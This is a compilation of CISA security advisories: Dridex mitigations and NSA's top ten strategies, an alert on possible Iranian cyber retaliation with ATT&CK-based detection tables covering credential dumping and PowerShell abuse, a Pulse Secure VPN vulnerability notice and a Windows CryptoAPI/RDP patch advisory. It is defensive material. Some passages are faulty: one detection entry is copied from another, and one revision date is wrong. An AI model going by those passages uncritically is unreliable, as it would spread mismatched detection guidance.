  • Update intrusion detection and prevention systems frequently to ensure the latest variants of malware and downloaders are included.
  • Conduct regular backup of data, ensuring backups are protected from potential ransomware attack.
  • Exercise employees’ response to phishing messages and unauthorized intrusion.
  • If there is any doubt about message validity, call and confirm the message with the sender using a number or e-mail address already on file.
  • Treasury and CISA remind users and administrators to use the following best practices to strengthen the security posture of their organization’s systems:
  • Maintain up-to-date antivirus signatures and engines.
  • Keep operating system patches up-to-date.
  • Disable file and printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
  • Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
  • Enforce a strong password policy and require regular password changes.
  • Exercise caution when opening email attachments even if the attachment is expected and the sender appears to be known.
  • Enable a personal firewall on workstations, and configure it to deny unsolicited connection requests.
  • Disable unnecessary services on agency workstations and servers.
  • Scan for and remove suspicious email attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
  • Monitor users' web browsing habits; restrict access to sites with unfavorable content.
  • Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs).
  • Scan all software downloaded from the Internet before executing.
  • Maintain situational awareness of the latest threats.
  • Implement appropriate access control lists.
  • Exercise cybersecurity procedures and continuity of operations plans to enhance and maintain ability to respond during and following a cyber incident.

The National Institute of Standards and Technology (NIST) has published additional information on malware incident prevention and handling in their Special Publication 800-83, Guide to Malware Incident Prevention and Handling for Desktops and Laptops.

Why Best Practices Matter

The National Security Agency (NSA) recently published its Top Ten Cybersecurity Mitigation Strategies (this is the current website for Top 10 mitigation strategies). Aligned with the NIST Cybersecurity Framework, the Strategies offer a risk-based approach to mitigating exploitation techniques used by Advance Persistent Threat (APT) actors.

The Strategies counter a broad range of exploitation techniques used by malicious cyber actors. NSA’s mitigations set priorities for enterprise organizations to minimize mission impact. The mitigations also build upon the NIST Cybersecurity Framework functions to manage cybersecurity risk and promote a defense-in-depth security posture. The mitigation strategies are ranked by effectiveness against known APT tactics. Additional strategies and best practices will be required to mitigate the occurrence of new tactics.

  1. Update and Upgrade Software Immediately. Apply all available software updates, automate the process to the extent possible, and use an update service provided directly from the vendor. Automation is necessary because threat actors study patches and create exploits, often soon after a patch is released. These “N-day” exploits can be as damaging as a zero-day. Vendor updates must also be authentic; updates are typically signed and delivered over protected links to assure the integrity of the content. Without rapid and thorough patch application, threat actors can operate inside a defender’s patch cycle.
  2. Defend Privileges and Accounts. Assign privileges based on risk exposure and as required to maintain operations. Use a Privileged Access Management (PAM) solution to automate credential management and fine-grained access control. Another way to manage privilege is through tiered administrative access in which each higher tier provides additional access, but is limited to fewer personnel. Create procedures to securely reset credentials (e.g., passwords, tokens, tickets). Privileged accounts and services must be controlled because threat actors continue to target administrator credentials to access high-value assets, and to move laterally through the network.
  3. Enforce Signed Software Execution Policies. Use a modern operating system that enforces signed software execution policies for scripts, executables, device drivers, and system firmware. Maintain a list of trusted certificates to prevent and detect the use and injection of illegitimate executables. Execution policies, when used in conjunction with a secure boot capability, can assure system integrity. Application Allow listing should be used with signed software execution policies to provide greater control. Allowing unsigned software enables threat actors to gain a foothold and establish persistence through embedded malicious code.
  4. Exercise a System Recovery Plan. Create, review, and exercise a system recovery plan to ensure the restoration of data as part of a comprehensive disaster recovery strategy. The plan must protect critical data, configurations, and logs to ensure continuity of operations due to unexpected events. For additional protection, backups should be encrypted, stored offsite, offline when possible, and support complete recovery and reconstitution of systems and devices. Perform periodic testing and evaluate the backup plan. Update the plan as necessary to accommodate the ever-changing network environment. A recovery plan is a necessary mitigation for natural disasters as well as malicious threats including ransomware.
  5. Actively Manage Systems and Configurations. Take inventory of network devices and software. Remove unwanted, unneeded, or unexpected hardware and software from the network. Starting from a known baseline reduces the attack surface and establishes control of the operational environment. Thereafter, actively manage devices, applications, operating systems, and security configurations. Active enterprise management ensures that systems can adapt to dynamic threat environments while scaling and streamlining administrative operations.
  6. Continuously Hunt for Network Intrusions. Take proactive steps to detect, contain, and remove any malicious presence within the network. Enterprise organizations should assume that a compromise has taken place and use dedicated teams to continuously seek out, contain, and remove threat actors within the network. Passive detection mechanisms, such as logs, Security Information and Event Management (SIEM) products, Endpoint Detection and Response (EDR) solutions, and other data analytic capabilities are invaluable tools to find malicious or anomalous behaviors. Active pursuits should also include hunt operations and penetration testing using well documented incident response procedures to address any discovered breaches in security. Establishing proactive steps will transition the organization beyond basic detection methods, enabling real-time threat detection and remediation using a continuous monitoring and mitigation strategy.
  7. Leverage Modern Hardware Security Features. Use hardware security features like Unified Extensible Firmware Interface (UEFI) Secure Boot, Trusted Platform Module (TPM), and hardware virtualization. Schedule older devices for a hardware refresh. Modern hardware features increase the integrity of the boot process, provide system attestation, and support features for high-risk application containment. Using a modern operating system on outdated hardware results in a reduced ability to protect the system, critical data, and user credentials from threat actors.
  8. Segregate Networks Using Application-Aware Defenses. Segregate critical networks and services. Deploy application-aware network defenses to block improperly formed traffic and restrict content, according to policy and legal authorizations. Traditional intrusion detection based on known-bad signatures is quickly decreasing in effectiveness due to encryption and obfuscation techniques. Threat actors hide malicious actions and remove data over common protocols, making the need for sophisticated, application-aware defensive mechanisms critical for modern network defenses.
  9. Integrate Threat Reputation Services. Leverage multi-sourced threat reputation services for files, DNS, URLs, IPs, and email addresses. Reputation services assist in the detection and prevention of malicious events and allow for rapid global responses to threats, a reduction of exposure from known threats, and provide access to a much larger threat analysis and tipping capability than an organization can provide on its own. Emerging threats, whether targeted or global campaigns, occur faster than most organizations can handle, resulting in poor coverage of new threats. Multi-source reputation and information sharing services can provide a more timely and effective security posture against dynamic threat actors.
  10. Transition to Multi-Factor Authentication. Prioritize protection for accounts with elevated privileges, remote access, and/or used on high value assets. Physical token-based authentication systems should be used to supplement knowledge-based factors such as passwords and PINs. Organizations should migrate away from single factor authentication, such as password-based systems, which are subject to poor user choices and susceptible to credential theft, forgery, and reuse across multiple systems.

Contact Information

Reporting Suspected Malicious Activity

To report an intrusion and request resources for incident response or technical assistance, contact CISA (central@mail.cisa.dhs.gov or 1-844-Say-CISA), FBI through a local field office, or FBI’s Cyber Division (CyWatch@fbi.gov or 855-292-3937).

Institutions should determine whether filing of a Suspicious Activity Report (“SAR”) is required under Bank Secrecy Act regulations.  In instances where filing is not required, institutions may file a SAR voluntarily to aid FinCEN and law enforcement efforts in protecting the financial sector.  Financial institutions are encouraged to provide relevant cyber-related information and indicators in their SAR reporting.  For questions regarding cyber SAR filing, please contact the FinCEN Resource Center (FRC@fincen.gov or 1-800-767-2825).

Open-Source Reporting on Dridex

The following represents an alphabetized selection of open-source reporting by U.S. government and industry sources on Dridex malware and its derivatives:

Revisions

December 5, 2019: Initial version
December 5, 2019: Added links to Treasury and FBI press releases
January 2, 2020: Updated CISA contact information

  •  

Potential for Iranian Cyber Response to U.S. Military Strike in Baghdad

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) is sharing the following information with the cybersecurity community as a primer for assisting in the protection of our Nation’s critical infrastructure in light of the current tensions between the Islamic Republic of Iran and the United States and Iran’s historic use of cyber offensive activities to retaliate against perceived harm. Foremost, CISA recommends organizations take the following actions:

  1. Adopt a state of heightened awareness. This includes minimizing coverage gaps in personnel availability, more consistently consuming relevant threat intelligence, and making sure emergency call trees are up to date.
  2. Increase organizational vigilance. Ensure security personnel are monitoring key internal security capabilities and that they know how to identify anomalous behavior. Flag any known Iranian indicators of compromise and tactics, techniques, and procedures (TTPs) for immediate response.
  3. Confirm reporting processes. Ensure personnel know how and when to report an incident. The well-being of an organization’s workforce and cyber infrastructure depends on awareness of threat activity. Consider reporting incidents to CISA to help serve as part of CISA’s early warning system (see Contact Information section below).
  4. Exercise organizational incident response plans. Ensure personnel are familiar with the key steps they need to take during an incident. Do they have the accesses they need? Do they know the processes? Are your various data sources logging as expected? Ensure personnel are positioned to act in a calm and unified manner.

Technical Details

Iranian Cyber Threat Profile

Iran has a history of leveraging asymmetric tactics to pursue national interests beyond its conventional capabilities. More recently, its use of offensive cyber operations is an extension of that doctrine. Iran has exercised its increasingly sophisticated capabilities to suppress both social and political perspectives deemed dangerous to Iran and to harm regional and international opponents.

Iranian cyber threat actors have continuously improved their offensive cyber capabilities. They continue to engage in more “conventional” activities ranging from website defacement, distributed denial of service (DDoS) attacks, and theft of personally identifiable information (PII), but they have also demonstrated a willingness to push the boundaries of their activities, which include destructive wiper malware and, potentially, cyber-enabled kinetic attacks.

The U.S. intelligence community and various private sector threat intelligence organizations have identified the Islamic Revolutionary Guard Corps (IRGC) as a driving force behind Iranian state-sponsored cyberattacks–either through contractors in the Iranian private sector or by the IRGC itself.

Iranian Cyber Activity

According to open-source information, offensive cyber operations targeting a variety of industries and organizations—including financial services, energy, government facilities, chemical, healthcare, critical manufacturing, communications, and the defense industrial base—have been attributed, or allegedly attributed, to the Iranian government. The same reporting has associated Iranian actors with a range of high-profile attacks, including the following:

  • Late 2011 to Mid-2013 – DDoS Targeting U.S. Financial Sector: In response to this activity, in March 2016, the U.S. Department of Justice indicted seven Iranian actors employed by companies performing work on behalf of the IRGC for conducting DDoS attacks primarily targeting the public-facing websites of U.S. banks. The attacks prevented customers from accessing their accounts and cost the banks millions of dollars in remediation.[1]
  • August/September 2013 – Unauthorized Access to Dam in New York State: In response, in March 2016, the U.S. Department of Justice indicted one Iranian actor employed by a company performing work on behalf of the IRGC for illegally accessing the supervisory control and data acquisition (SCADA) systems of the Bowman Dam in Rye, New York. The access allowed the actor to obtain information regarding the status and operation of the dam.[1]
  • February 2014 – Sands Las Vegas Corporation Hacked: Cyber threat actors hacked into the Sands Las Vegas Corporation in Las Vegas, Nevada, and stole customer data, including credit card data, Social Security Numbers, and driver’s license numbers. According to a Bloomberg article from December 2014, the attack also involved a destructive portion, in which the Sands Las Vegas Corporation’s computer systems were wiped. In September 2015, the U.S. Director of National Intelligence identified the Iranian government as the perpetrator of the attack in a Statement for the Record to the House Permanent Select Committee on Intelligence.[2]
  • 2013 to 2017 – Cyber Theft Campaign on Behalf of IRGC: In response, in March 2018, the U.S. Justice Department indicted nine Iranian actors associated with the Mabna Institute for conducting a massive cyber theft campaign containing dozens of individual incidents, including “many on behalf of the IRGC.” The thefts targeted academic and intellectual property data as well as email account credentials. According to the indictment, the campaign targeted “144 U.S. universities, 176 universities across 21 foreign countries, 47 domestic and foreign private sector companies, the U.S. Department of Labor, the Federal Energy Regulatory Commission, the State of Hawaii, the State of Indiana, the United Nations, and the United Nations Children’s Fund.”[3]

Mitigations

Recommended Actions

The following is a composite of actionable technical recommendations for IT professionals and providers to reduce their overall vulnerability. These recommendations are not exhaustive; rather they focus on the actions that will likely have the highest return on investment. In general, CISA recommends two courses of action in the face of potential threat from Iranian actors: 1) vulnerability mitigation and 2) incident preparation.

  1. Disable all unnecessary ports and protocols. Review network security device logs and determine whether to shut off unnecessary ports and protocols. Monitor common ports and protocols for command and control activity.
  2. Enhance monitoring of network and email traffic. Review network signatures and indicators for focused operations activities, monitor for new phishing themes and adjust email rules accordingly, and follow best practices of restricting attachments via email or other mechanisms.  
  3. Patch externally facing equipment. Focus on patching critical and high vulnerabilities that allow for remote code execution or denial of service on externally facing equipment.
  4. Log and limit usage of PowerShell. Limit the usage of PowerShell to only users and accounts that need it, enable code signing of PowerShell scripts, and enable logging of all PowerShell commands.
  5. Ensure backups are up to date and stored in an easily retrievable location that is air-gapped from the organizational network.

Patterns of Publicly Known Iranian Advanced Persistent Threats

The following mitigations and detection recommendations regarding publicly known Iranian advanced persistent threat (APT) techniques are based on the MITRE ATT&CK Framework.

Iranian APT Technique Mitigation and Detection
Credential Dumping

Mitigation

  • Manage the access control list for "Replicating Directory Changes" and other permissions associated with domain controller replication.
  • Consider disabling or restricting NTLM.
  • Ensure that local administrator accounts have complex, unique passwords across all systems on the network.
  • Limit credential overlap across accounts and systems by training users and administrators not to use the same password for multiple accounts.

Detection

  • Windows: Monitor for unexpected processes interacting with Isass.exe.
  • Linux: The AuditD monitoring tool can be used to watch for hostile processes opening a maps file in the proc file system, alerting on the pid, process name, and arguments for such programs.
Obfuscated Files or Information

Mitigation

  • Consider utilizing the Antimalware Scan Interface (AMSI) on Windows 10 to analyze commands after being processed/interpreted.

Detection

  • Windows: Monitor for unexpected processes interacting with Isass.exe.
  • Linux: The AuditD monitoring tool can be used to watch for hostile processes opening a maps file in the proc file system, alerting on the pid, process name, and arguments for such programs.
Data Compressed

Mitigation

  • Network intrusion prevention or data loss prevention tools may be set to block specific file types from leaving the network over unencrypted channels.

Detection

  • Process monitoring and monitoring for command-line arguments for known compression utilities.
  • If the communications channel is unencrypted, compressed files can be detected in transit during exfiltration with a network intrusion detection or data loss prevention system analyzing file headers.
PowerShell

Mitigation

  • Set PowerShell execution policy to execute only signed scripts.
  • Remove PowerShell from systems when not needed, but a review should be performed to assess the impact to an environment, since it could be in use for many legitimate purposes and administrative functions.
  • Disable/restrict the WinRM Service to help prevent uses of PowerShell for remote execution.
  • Restrict PowerShell execution policy to administrators.

Detection

  • If PowerShell is not used in an environment, looking for PowerShell execution may detect malicious activity.
  • Monitor for loading and/or execution of artifacts associated with PowerShell specific assemblies, such as System. Management.Automation.dll (especially to unusual process names/locations).
  • Turn on PowerShell logging to gain increased fidelity in what occurs during execution (which is applied to .NET invocations).
User Execution

Mitigation

  • Application allow listing may be able to prevent the running of executables masquerading as other files.
  • If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.
  • Block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr., .exe, .pif, .cpl, etc.
  • Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.

Detection

  • Monitor the execution of and command-line arguments for applications that may be used by an adversary to gain Initial Access that require user interaction. This includes compression applications, such as those for zip files that can be used to Deobfuscate/Decode Files or Information in payloads.
  • Anti-virus can potentially detect malicious documents and files that are downloaded and executed on the user's computer.
  • Endpoint sensing or network sensing can potentially detect malicious events once the file is opened (such as a Microsoft Word document or PDF reaching out to the internet or spawning Powershell.exe) for techniques such as Exploitation for Client Execution and Scripting.
Scripting

Mitigation

  • Configure Office security settings enable Protected View, to execute within a sandbox environment, and to block macros through Group Policy. Other types of virtualization and application microsegmentation may also mitigate the impact of compromise.
  • Turn off unused features or restrict access to scripting engines such as VBScript or scriptable administration frameworks such as PowerShell.

Detection

  • Examine scripting user restrictions. Evaluate any attempts to enable scripts running on a system that would be considered suspicious.
  • Scripts should be captured from the file system when possible to determine their actions and intent.
  • Monitor processes and command-line arguments for script execution and subsequent behavior.
  • Analyze Office file attachments for potentially malicious macros.
  • Office processes, such as winword.exe, spawning instances of cmd.exe, script application like wscript.exe or powershell.exe, or other suspicious processes may indicate malicious activity.
Registry Run Keys/Startup Folder

Mitigation

  • This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.

Detection

  • Monitor Registry for changes to run keys that do not correlate with known software, patch cycles, etc.
  • Monitor the start folder for additions or changes.
  • Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempts at persistence, including listing the run keys' Registry locations and startup folders.
  • To increase confidence of malicious activity, data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.
Remote File Copy

Mitigation

  • Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware or unusual data transfer over known tools and protocols like FTP can be used to mitigate activity at the network level.

Detection

  • Monitor for file creation and files transferred within a network over SMB.
  • Monitor use of utilities, such as FTP, that does not normally occur.
  • Analyze network data for uncommon data flows (e.g., a client sending significantly more data than it receives from a server).
  • Analyze packet contents to detect communications that do not follow the expected protocol behavior for the port that is being used.
Spearphishing Link

Mitigation

  • Determine if certain websites that can be used for spearphishing are necessary for business operations and consider blocking access if activity cannot be monitored well or if it poses a significant risk.
  • Users can be trained to identify social engineering techniques and spearphishing emails with malicious links.

Detection

  • URL inspection within email (including expanding shortened links) can help detect links leading to known malicious sites.
  • Detonation chambers can be used to detect these links and either automatically go to these sites to determine if they're potentially malicious, or wait and capture the content if a user visits the link.
Spearphishing Attachment

Mitigation

  • Anti-virus can automatically quarantine suspicious files.
  • Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity.
  • Block unknown or unused attachments by default that should not be transmitted over email as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc.
  • Some email scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious attachments in Obfuscated Files or Information.
  • Users can be trained to identify social engineering techniques and spearphishing emails.

Detection

  • Network intrusion detection systems and email gateways can be used to detect spearphishing with malicious attachments in transit.
  • Detonation chambers may also be used to identify malicious attachments.
  • Solutions can be signature and behavior based, but adversaries may construct attachments in a way to avoid these systems.
  • Anti-virus can potentially detect malicious documents and attachments as they're scanned to be stored on the email server or on the user's computer.

Contact Information

CISA encourages recipients of this report to contribute any additional information that they may have related to this threat. For any questions related to this report, please contact CISA at

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on the CISA homepage.

Revisions

January 6, 2019: Initial version
October 23, 2020

  •  

Continued Exploitation of Pulse Secure VPN Vulnerability

Summary

Unpatched Pulse Secure VPN servers continue to be an attractive target for malicious actors. Affected organizations that have not applied the software patch to fix an arbitrary file reading vulnerability, known as CVE-2019-11510, can become compromised in an attack.[1]

Although Pulse Secure [2] disclosed the vulnerability and provided software patches for the various affected products in April 2019, the Cybersecurity and Infrastructure Security Agency (CISA) continues to observe wide exploitation of CVE-2019-11510.[3],[4],[5]

CISA expects to see continued attacks exploiting unpatched Pulse Secure VPN environments and strongly urges users and administrators to upgrade to the corresponding fixes.[2]

Timelines of Specific Events

  • April 24, 2019 – Pulse Secure releases initial advisory and software updates addressing multiple vulnerabilities.
  • May 28, 2019 – Large commercial vendors get reports of vulnerable VPN through HackerOne.
  • July 31, 2019 – Full use of exploit demonstrated using the admin session hash to get complete shell.
  • August 8, 2019 – Meh Chang and Orange Tsai demonstrate the VPN issues across multiple vendors (Pulse Secure) with detailed attack on active VPN exploitation.
  • August 24, 2019 – Bad Packets identifies over 14,500 vulnerable VPN servers globally still unpatched and in need of an upgrade.
  • October 7, 2019 – The National Security Agency (NSA) produces a Cybersecurity Advisory on Pulse Secure and other VPN products being targeted actively by advanced persistent threat actors.
  • October 16, 2019 – The CERT Coordination Center (CERT/CC) releases Vulnerability Note VU#927237: Pulse Secure VPN contains multiple vulnerabilities.
  • January 2020 – Media reports cybercriminals now targeting unpatched Pulse Secure VPN servers to install REvil (Sodinokibi) ransomware.   

Technical Details

Impact

A remote, unauthenticated attacker may be able to compromise a vulnerable VPN server. The attacker may be able to gain access to all active users and their plain-text credentials. It may also be possible for the attacker to execute arbitrary commands on each VPN client as it successfully connects to the VPN server.

Affected versions:

  • Pulse Connect Secure 9.0R1 - 9.0R3.3
  • Pulse Connect Secure 8.3R1 - 8.3R7
  • Pulse Connect Secure 8.2R1 - 8.2R12
  • Pulse Connect Secure 8.1R1 - 8.1R15
  • Pulse Policy Secure 9.0R1 - 9.0R3.1
  • Pulse Policy Secure 5.4R1 - 5.4R7
  • Pulse Policy Secure 5.3R1 - 5.3R12
  • Pulse Policy Secure 5.2R1 - 5.2R12
  • Pulse Policy Secure 5.1R1 - 5.1R15

Mitigations

This vulnerability has no viable workarounds except for applying the patches provided by the vendor and performing required system updates.

CISA strongly urges users and administrators to upgrade to the corresponding fixes.[2]

January 10, 2020: Initial Version
April 15, 2020: Revised to correct type of vulnerability.

  •  

Critical Vulnerabilities in Microsoft Windows Operating Systems

Summary

New vulnerabilities are continually emerging, but the best defense against attackers exploiting patched vulnerabilities is simple: keep software up to date. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats.

On January 14, 2020, Microsoft released software fixes to address 49 vulnerabilities as part of their monthly Patch Tuesday announcement. Among the vulnerabilities patched were critical weaknesses in Windows CryptoAPI, Windows Remote Desktop Gateway (RD Gateway), and Windows Remote Desktop Client. An attacker could remotely exploit these vulnerabilities to decrypt, modify, or inject data on user connections:

  • CryptoAPI spoofing vulnerability – CVE-2020-0601: This vulnerability affects all machines running 32- or 64-bit Windows 10 operating systems, including Windows Server versions 2016 and 2019. This vulnerability allows Elliptic Curve Cryptography (ECC) certificate validation to bypass the trust store, enabling unwanted or malicious software to masquerade as authentically signed by a trusted or trustworthy organization. This could deceive users or thwart malware detection methods such as antivirus. Additionally, a maliciously crafted certificate could be issued for a hostname that did not authorize it, and a browser that relies on Windows CryptoAPI would not issue a warning, allowing an attacker to decrypt, modify, or inject data on user connections without detection.
  • Windows RD Gateway and Windows Remote Desktop Client vulnerabilities – CVE-2020-0609, CVE-2020-0610, and CVE-2020-0611: These vulnerabilities affect Windows Server 2012 and newer. In addition, CVE-2020-0611 affects Windows 7 and newer. These vulnerabilities—in the Windows Remote Desktop Client and RD Gateway Server—allow for remote code execution, where arbitrary code could be run freely. The server vulnerabilities do not require authentication or user interaction and can be exploited by a specially crafted request. The client vulnerability can be exploited by convincing a user to connect to a malicious server.

The Cybersecurity and Infrastructure Security Agency (CISA) is unaware of active exploitation of these vulnerabilities. However, because patches have been publicly released, the underlying vulnerabilities can be reverse-engineered to create exploits that target unpatched systems.

CISA strongly recommends organizations install these critical patches as soon as possible—prioritize patching by starting with mission critical systems, internet-facing systems, and networked servers. Organizations should then prioritize patching other affected information technology/operational technology (IT/OT) assets.

Technical Details

CryptoAPI Spoofing Vulnerability – CVE-2020-0601

A spoofing vulnerability exists in the way Windows CryptoAPI (Crypt32.dll) validates ECC certificates.

According to Microsoft, “an attacker could exploit the vulnerability by using a spoofed code-signing certificate to sign a malicious executable, making it appear the file was from a trusted, legitimate source. The user would have no way of knowing the file was malicious, because the digital signature would appear to be from a trusted provider.” Additionally, “a successful exploit could also allow the attacker to conduct man-in-the-middle attacks and decrypt confidential information on user connections to the affected software.”[1]

A cyber attacker could exploit CVE-2020-0601 to obtain sensitive information, such as financial information, or run malware on a targeted system; for example:

  • A maliciously crafted certificate could appear to be issued for a hostname that did not authorize it, preventing a browser that relies on Windows CryptoAPI from validating its authenticity and issuing warnings. If the certificate impersonates a user’s bank website, their financial information could be exposed.
  • Signed malware can bypass protections (e.g., antivirus) that only run applications with valid signatures. Malicious files, emails, and executables can appear legitimate to unpatched users.

The Microsoft Security Advisory for CVE-2020-0601 addresses this vulnerability by ensuring that Windows CryptoAPI completely validates ECC certificates.

Detection Measures

The National Security Agency (NSA) provides detection measures for CVE-2020-0601 in their Cybersecurity Advisory: Patch Critical Cryptographic Vulnerability in Microsoft Windows Clients and Servers.[2]

Windows RD Gateway Vulnerabilities – CVE-2020-0609/CVE-2020-0610

According to Microsoft, “A remote code execution vulnerability exists in Windows Remote Desktop Gateway (RD Gateway) when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests. This vulnerability is pre-authentication and requires no user interaction.”[3],[4]

CVE-2020-0609/CVE-2020-0610:

  • Affects all supported Windows Server versions (Server 2012 and newer; support for Server 2008 ends January 14, 2020);
  • Occurs pre-authentication; and
  • Requires no user interaction to perform.

The Microsoft Security Advisories for CVE-2020-0609 and CVE-2020-0610 address these vulnerabilities.

Windows Remote Desktop Client Vulnerability – CVE-2020-0611

According to Microsoft, “A remote code execution vulnerability exists in the Windows Remote Desktop Client when a user connects to a malicious server. An attacker who successfully exploited this vulnerability could execute arbitrary code on the computer of the connecting client.”[5]

CVE-2020-0611 requires the user to connect to a malicious server via social engineering, Domain Name Server (DNS) poisoning, a man-in the-middle attack, or by the attacker compromising a legitimate server.

The Microsoft Security Advisory for CVE-2020-0611 addresses this vulnerability.


Impact

A successful network intrusion can have severe impacts, particularly if the compromise becomes public and sensitive information is exposed. Possible impacts include:

  • Temporary or permanent loss of sensitive or proprietary information,
  • Disruption to regular operations,
  • Financial losses relating to restoring systems and files, and
  • Potential harm to an organization’s reputation.


Mitigations

CISA strongly recommends organizations read the Microsoft January 2020 Release Notes page for more information and apply critical patches as soon as possible—prioritize patching by starting with mission critical systems, internet-facing systems, and networked servers. Organizations should then prioritize patching other affected IT/OT assets.

General Guidance

  • Review Guide to Enterprise Patch Management Technologies, NIST Special Publication 800-40 Revision 3. Patch management is the process for identifying, acquiring, installing, and verifying patches for products and systems. This publication is designed to assist organizations in understanding the basics of enterprise patch management technologies. It explains the importance of patch management and examines the challenges inherent in performing patch management. It provides an overview of enterprise patch management technologies, and also briefly discusses metrics for measuring the technologies’ effectiveness.
  • Review CISA Insights publications. Informed by U.S. cyber intelligence and real-world events, each CISA Insight provides background information on particular cyber threats and the vulnerabilities they exploit, as well as a ready-made set of mitigation activities that non-federal partners can implement. Printable materials can be found by visiting: https://www.cisa.gov/publication/cisa-insights-publications.
  • Review CISA’s Cyber Essentials. CISA’s Cyber Essentials is a guide for leaders of small businesses as well as leaders of small and local government agencies to develop an actionable understanding of where to start implementing organizational cybersecurity practices. Essentials are the starting point to cyber readiness. To download the guide, visit: https://www.cisa.gov/publication/cisa-cyber-essentials.

References

Revisions

January 14, 2020: Initial version|January 14, 2020: Minor technical edits

  •  
❌